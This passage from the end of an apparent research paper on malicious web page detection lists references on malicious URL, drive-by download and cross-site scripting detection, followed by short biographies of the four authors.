[3] Hyunsang Choi, Bin B. Zhu, and Heejo Lee. Detecting malicious web links and identifying their attack types. In *Proceedings of the 2Nd USENIX Conference on Web Application Development*, WebApps'11, pages 11–11, Berkeley, CA, USA, 2011. USENIX Association.

[4] H. Divandari, B. Pechaz, and M. V. Jahan. Malware detection using markov blanket based on opcode sequences. In *2015 International Congress on Technology, Communication and Knowledge (ICTCK)*, pages 564–569, Nov 2015.

[5] Suyeon Yoo, Sehun Kim, Anil Choudhary, OP Roy, and T Tuithung. Two-phase malicious web page detection scheme using misuse and anomaly detection. volume 2, pages 1–9, 2014.

[6] Birhanu Eshete, Adolfo Villafiorita, and Komminist Weldemariam. Binspect: Holistic analysis and detection of malicious web pages. In Angelos D. Keromytis and Roberto Di Pietro, editors, *Security and Privacy in Communication Networks: 8th International ICST Conference, SecureComm 2012, Padua, Italy, September 3-5, 2012. Revised Selected Papers*, pages 149–166, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[7] Kyle Soska and Nicolas Christin. Automatically detecting vulnerable websites before they turn malicious.

[8] K Pragadeesh Kumar, N Jaisankar, and N Mythili. An efficient technique for detection of suspicious malicious web site. 2011.

[9] B. V. Ram Naresh Yadav, B. Satyanarayana, and D. Vasumathi. *A Vector Space Model Approach for Web Attack Classification Using Machine Learning Technique*, pages 363–373. Springer India, New Delhi, 2016.

[10] Abubakr Sirageldin, Baharum B. Baharudin, and Low Tang Jung. *Malicious Web Page Detection: A Machine Learning Approach*, pages 217–224. Springer Berlin Heidelberg, Berlin, Heidelberg, 2014.

[11] Hesham Mekky, Ruben Torres, Zhi-Li Zhang, Sabyasachi Saha, and Antonio Nucci. Detecting malicious http redirections using trees of user browsing activity. In *INFOCOM, 2014 Proceedings IEEE*, pages 1159–1167. IEEE, 2014.

[12] Marco Cova, Christopher Kruegel, and Giovanni Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th international conference on World wide web*, pages 281–290. ACM, 2010.

[13] Davide Canali, Marco Cova, Giovanni Vigna, and Christopher Kruegel. Prophiler: a fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th international conference on World wide web*, pages 197–206.

ACM, 2011.
[14] Justin Ma, Lawrence K Saul, Stefan Savage, and Geoffrey M Voelker. Learning to detect malicious urls. *ACM Transactions on Intelligent Systems and Technology (TIST)*, 2(3):30, 2011.
[15] Kartick Subramanian, Ramasamy Savitha, and Sundaram Suresh. A metacognitive complex-valued interval type-2 fuzzy inference system. *IEEE Transactions on Neural Networks and Learning Systems*, 25(9):1659–1672, 2014.
[16] Andreas Dewald, Thorsten Holz, and Felix C Freiling. Adsandbox: Sandboxing javascript to fight malicious websites. In *Proceedings of the 2010 ACM Symposium on Applied Computing*, pages 1859–1864. ACM, 2010.
[17] Hassan B Kazemian and Shafi Ahmed. Comparisons of machine learning techniques for detecting malicious webpages. *Expert Systems with Applications*, 42(3):1166–1177, 2015.
[18] Majid Vafaei Jahan and Mohammad-R Akbarzadeh-Totonchi. From local search to global conclusions: migrating spin glass-based distributed portfolio selection. *IEEE Transactions on Evolutionary Computation*, 14(4):591–601, 2010.
[19] Jeremiah Grossman. Whitehat security website statistics report. whitehat security. Summer 2012.
[20] Suman Saha. Consideration points detecting cross-site scripting. *arXiv preprint arXiv:0908.4188*, 2009.
[21] DMW Powers. Evaluation: From precision, recall and f-measure to roc., informedness, markedness & correlation. *Journal of Machine Learning Technologies*, 2(1):37–63, 2011.
[22] J. G. Carbonel T. M. Mitchell, J. R. Anderson and R. S. Michalski. Machine learning: An artificial intelligence approach. 1983.
[23] Gwo-Hshiung Tzeng and Jih-Jeng Huang. *Multiple attribute decision making: methods and applications*. CRC press, 2011.

Javad Hajian Nezhad received the M.S. degree from the Imam Reza University of Mashhad, 2012. He is currently a researcher and senior web developer. He started his professional career in design and development of web pages since 2008, and has experienced the design of web-based systems in several companies. His research interests include, web technologies, designing and implementing web services, machine learning and analyzing malicious web codes.

Majid Vafaei Jahan is an associate professor at Islamic Azad University Mashhad Branch (IAUM). He received B.S. degree from Ferdowsi University of Mashhad, Mashhad, Iran, in 1999, and the M.S. degree from Sharif University of Technology, Tehran, Iran, in 2001. He received his Ph.D. degree from the department of computer engineering, Islamic Azad University, Science and Research Branch, Tehran, Iran, in 2009. He is already with Simon Fraser University as visiting scholar professor. His research interests include systems modeling and simulation, soft computing, evolutionary computation, and software design and implementation. He received the outstanding graduate student award from Ferdowsi University of Mashhad in 1999 and top researcher award in engineering field in 2012 by Islamic Azad University.

Mohammad-H. Tayarani-N received the Ph.D. degree in computer science from University of Southampton, Southampton, U.K. in 2013. He was involved in a research position at the University of Birmingham. He is currently a researcher at the University of Glasgow, Glasgow, U.K. His main research interests include evolutionary algorithms, machine learning, and image processing.

Zohre Sadrnezhad received M.S. degree from Islamic Azad University of Mashhad, Mashhad, Iran, in 2015. His research interests machine learning and Data Mining. She is already with knowledge and engineering laboratory as technical assistant of Dr. Vafaei Jahan.